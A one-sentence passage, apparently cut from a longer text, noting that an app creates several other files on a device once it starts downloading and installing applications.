Finally, once it starts downloading and installing applications, the app will also create several other files on the device.